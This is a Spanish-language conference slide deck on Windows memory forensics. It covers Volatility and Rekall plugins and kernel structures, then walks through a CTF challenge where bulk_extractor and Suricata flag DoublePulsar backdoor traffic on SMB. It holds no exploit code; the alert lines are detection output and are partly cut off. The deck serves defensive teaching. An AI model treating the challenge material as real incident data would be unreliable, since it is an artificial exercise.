Análisis de memoria RAM en entornos Windows

RootedCON 2019

ATENEA

Plataforma de desafíos de seguridad

CCN-CERT

¿Quiénes somos?

Marc (@JagaimoKawaii) : DFIR and malware researcher
JoseMi (@j0sm1) : DFIR and malware researcher

Índice

1. Introducción al análisis de memoria RAM windows
2. Resolución reto forense de análisis memoria (I)
3. Resolución reto forense de análisis memoria (II)

Introducción: Capacidades del análisis

- Malware Fileless
- Exploits
- Droppers
- Rootkits U/K
- …

- Conexiones (<<)
- Descriptores
- Servicios (<<)
- Drivers (<<)
- MFT
- Procesos (<<)
- …

Introducción: Puntos de entrada

- IP, dominio, URL, Mutex, etc.
- Regla de NIDS
- Regla de Antivirus, EDR, etcétera.
- Conducta sospechosa detectada por un usuario
- Etc.

Introducción: Proceso de adquisición


- Volcado con dumpit, winpmem, etc.
    - RAW format
    - AFF4 format
- Pagefile.sys
- Hibernation
- Windows crash file (MEMORY.DMP)

Introducción: Herramientas de análisis

- Volatility (memory dump, hibernation file)
- Rekall (memory dump)
- Page_brute (pagefile.sys)
- Windbg (Windows memory crash)
- Pyrebox (basado en volatility)


Introducción: Volatility plugins

Pslist, sockscan, modules, psxview, ldrmodules, etc.



- pstree
- pslist vs psscan = psxview
- netscan
- svcscan con BinaryPath fuera de C:\Windows\System32
- driverscan con BinaryPath fuera de C:\Windows\System32
- malfind con MZ en el inicio
- …

2. Atenea reto parte (I): Descripción



Forense: Memory Analysis (0pts)

Dificultad: ★★★☆☆

Una de las redes internas de cierta organización ha sido víctima de una intrusión. Un IDS ha identificado tráfico inusual que podría reflejar movimientos laterales a otros equipos de la misma red. Se sospecha que los equipos que conforman dicha VLAN hayan podido ser comprometidos. Para investigar el incidente en detalle se ha hecho un volcado de memoria (memory.1221191d.img) de uno de los equipos de la red con el objetivo de obtener información sobre la vía de infección y poder así crear los indicadores de compromiso pertinentes. El analista deberá de investigar el fichero de memoria y tratar de contestar las siguientes cuestiones.

¿Qué vulnerabilidad (CVE-XXXX-XXXX) se ha utilizado para explotar la máquina?

memory.1221191d.img.zip 9452fd27235597dc3bdb09c1b9f2a76a

2. Atenea reto parte (I): Memory hash


IMPORTANTE: Calculamos el hash de la memoria

```
$ md5sum memory.1221191d.img.zip
9452fd27235597dc3bdb09c1b9f2a76a

$ md5sum memory.1221191d.img
e246159a7a2c8e154da193bd07457759
```

2. Atenea reto parte (I): Imageinfo

```
$ volatility  -f memory.1221191d.img imageinfo

Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (memory.1221191d.img)
                      PAE type : No PAE
                           DTB : 0x185000L
                          KDBG : 0x82923ea8L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82924d00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2017-08-07 20:23:00 UTC+0000
     Image local date and time : 2017-08-07 22:23:00 +0200

$ volatility  -f memory.1221191d.img --profile=Win7SP1x86_23418 pslist
```

2. Atenea reto parte (I): KDBG




```
KDDEBUGGER_DATA64 KdDebuggerDataBlock =
{
    {{0}},
    0,
    {(ULONG_PTR)RtlpBreakWithStatusInstruction},
    0,
    FIELD_OFFSET(KTHREAD, CallbackStack),
#if defined(_M_ARM) || defined(_M_AMD64)
    0,
    0,
#else
    FIELD_OFFSET(KCALLOUT_FRAME, CallbackStack),
    FIELD_OFFSET(KCALLOUT_FRAME, CBSTACK_FRAME_POINTER),
#endif
    FALSE,
    {(ULONG_PTR)KiCallUserMode},
    0,
    {(ULONG_PTR)&PsLoadedModuleList},
    {(ULONG_PTR)&PsActiveProcessHead},
    {(ULONG_PTR)&PspCidTable},
    {(ULONG_PTR)&ExpSystemResourcesList},
    {(ULONG_PTR)ExpPagedPoolDescriptor},
    {(ULONG_PTR)&ExpNumberOfPagedPools},
    {(ULONG_PTR)&KeTimeIncrement},
    {(ULONG_PTR)&KeBugcheckCallbackListHead},
    {(ULONG_PTR)KiBugCheckData},
    {(ULONG_PTR)&IopErrorLogListHead},
    {(ULONG_PTR)&ObpRootDirectoryObject},
    {(ULONG_PTR)&ObpTypeObjectType},
    {(ULONG_PTR)&MmSystemCacheStart},
    {(ULONG_PTR)&MmSystemCacheEnd},
    {(ULONG_PTR)&MmSystemCacheWs},
    {(ULONG_PTR)&MmPfnDatabase},
    {(ULONG_PTR)MmSystemPtesStart},
    {(ULONG_PTR)MmSystemPtesEnd},
    {(ULONG_PTR)&MmSubsectionBase},
    {(ULONG_PTR)&MmNumberOfPagingFiles},
    {(ULONG_PTR)&MmLowestPhysicalPage},
    {(ULONG_PTR)&MmHighestPhysicalPage},
    {(ULONG_PTR)&MmNumberOfPhysicalPages},
    {(ULONG_PTR)&MmMaximumNonPagedPoolInBytes},
    {(ULONG_PTR)&MmNonPagedSystemStart},
    {(ULONG_PTR)&MmNonPagedPoolStart},
    {(ULONG_PTR)&MmNonPagedPoolEnd},
    {(ULONG_PTR)&MmPagedPoolStart},
    {(ULONG_PTR)&MmPagedPoolEnd},
    {(ULONG_PTR)&MmPagedPoolInfo},
    PAGE_SIZE,
    {(ULONG_PTR)&MmSizeOfPagedPoolInBytes},
    {(ULONG_PTR)&MmTotalCommitLimit},
```

KDBG Scan algorithm

https://doxygen.reactos.org/db/d88/kddata_8c_source.html#l00392

2. Atenea reto parte (I): KDBG



Kernel Debugger Data Block (_KDDEBUGGER_DATA64)

- **PsLoadedModuleList** – Pointer to the list of loaded kernel modules
- **PsActiveProcessHead** – Pointer to the list head of active processes
- **PspCidTable** – Table of processes used by the scheduler
- **MmUnloadedDrivers** – List of recently unloaded drivers

Unloaded Drivers

- **Name** – Driver name
- **StartAddress** –Start address where driver was loaded
- **EndAddress** – End address where driver was loaded
- **CurrentTime** – Time when driver was unloaded

_MMVAD

- **LeftChild** – Pointer to the left VAD child
- **RightChild** – Pointer to the right VAD child
- **StartingVpn** – Starting address described by VAD
- **EndingVpn** – Ending address described by VAD
- **VadsProcess** – Pointer to the _EPROCESS block that owns this VAD

Process Struct (_EPROCESS)

- **Pcb** – Process control block
- **CreateTime** – Time when the process was started.
- **ExitTime** – Exit time of the process – process is still stored in the process list for some time after it exits, which allows for graceful deallocation of other process structures.
- **UniqueProcessId** – PID of the process
- **ActiveProcessLinks** – Doubly-linked list to other process' EPROCESS structures (process list)
- **ObjectTable** – Pointer to the process' handle table
- **Peb** – Pointer to the process environment block
- **InheritedFromUniqueProcessId** – The parent PID
- **ThreadListHead** – List of active threads (_ETHREAD)
- **VadRoot** – Pointer to the root of the VAD tree

System Process DTB (directory table base)

The directory table base of a process points to the base of the page directory table (sometimes called the page directory base, or PDB). The CR3 register points to this location, which is unique per process. From the DTB, the complete list of the processes' page tables can be discovered. Rekall locates the DTB for the Idle process (the Idle process is really just an accounting structure), then uses this to find the image base of the kernel. Then, the KDBG (if needed at all) can be found deterministically, rather than using the scanning approach to find the KDBG used by Volatility. From the Idle process DTB, all other required structure offsets can be determined.

Process Environment Block (_PEB)

- **BeingDebugged** – Is a debugger attached to the process
- **ImageBaseAddress** – Virtual address where the executable is loaded
- **Ldr** – Pointer to _PEB_LDR_DATA structure
- **ProcessParameters** – Full path name and command-line arguments

_LDR_DATA_TABLE_ENTRY

- **DllBase** – The base address of the DLL
- **EntryPoint** – Entry point of the DLL
- **SizeOfImage** – Size of the DLL in memory
- **FullDllName** – Full path name of the DLL
- **TimeDateStamp** – The compile time stamp for the DLL

PEB Loader Data (_PEB_LDR_DATA)

- **InLoadOrderModuleList** – List of loaded DLLs
- **InMemoryOrderModuleList** – List of loaded DLLs
- **InInitializationOrderModuleList** – List of loaded DLLs

https://digital-forensics.sans.org/media/Poster_Memory_Forensics.pdf

2. Atenea reto parte (I): Network análisis – bulk_extractor (automático)


```
/usr/local/bin/bulk_extractor -E net -o salida/ memory.1221191d.img
bulk_extractor version: 1.5.5
Hostname: Equipo
Input file: memory.1221191d.img
Output directory: salida/
Disk Size: 536805376
Threads: 4
Attempt to open memory.1221191d.img
15:13:46 Offset 67MB (12.50%) Done in  0:00:06 at 15:13:52
15:13:47 Offset 150MB (28.13%) Done in  0:00:05 at 15:13:52
15:13:48 Offset 234MB (43.76%) Done in  0:00:04 at 15:13:52
15:13:50 Offset 318MB (59.38%) Done in  0:00:03 at 15:13:53
15:13:51 Offset 402MB (75.01%) Done in  0:00:02 at 15:13:53
15:13:52 Offset 486MB (90.64%) Done in  0:00:00 at 15:13:52
```

```
All data are read; waiting for threads to finish...

Time elapsed waiting for 4 threads to finish:
   1 sec (timeout in 59 min59 sec.)
All Threads Finished!
Producer time spent waiting: 3.22471 sec.
Average consumer time spent waiting: 0.464306 sec.
MD5 of Disk Image: e246159a7a2c8e154da193bd07457759
Phase 2. Shutting down scanners
Phase 3. Creating Histograms
Elapsed time: 8.57489 sec.
Total MB processed: 536
Overall performance: 62.602 MBytes/sec (15.6505 MBytes/sec/thread)
```

alerts.txt, ether_histogram.txt, ether.txt, ip_histogram.txt, ip.txt, **packets.pcap**, report.xml

2. Atenea reto parte (I): Network análisis – Suricata (automático)

$ suricata -r packets.pcap -c /etc/suricata/suricata-debian.yaml -k none -v -l log




```
→  log cat fast.log
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:1625002569:1] MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [**]
45
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:1625002569:1] MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [**]
45
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:1625002569:1] MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [**]
45
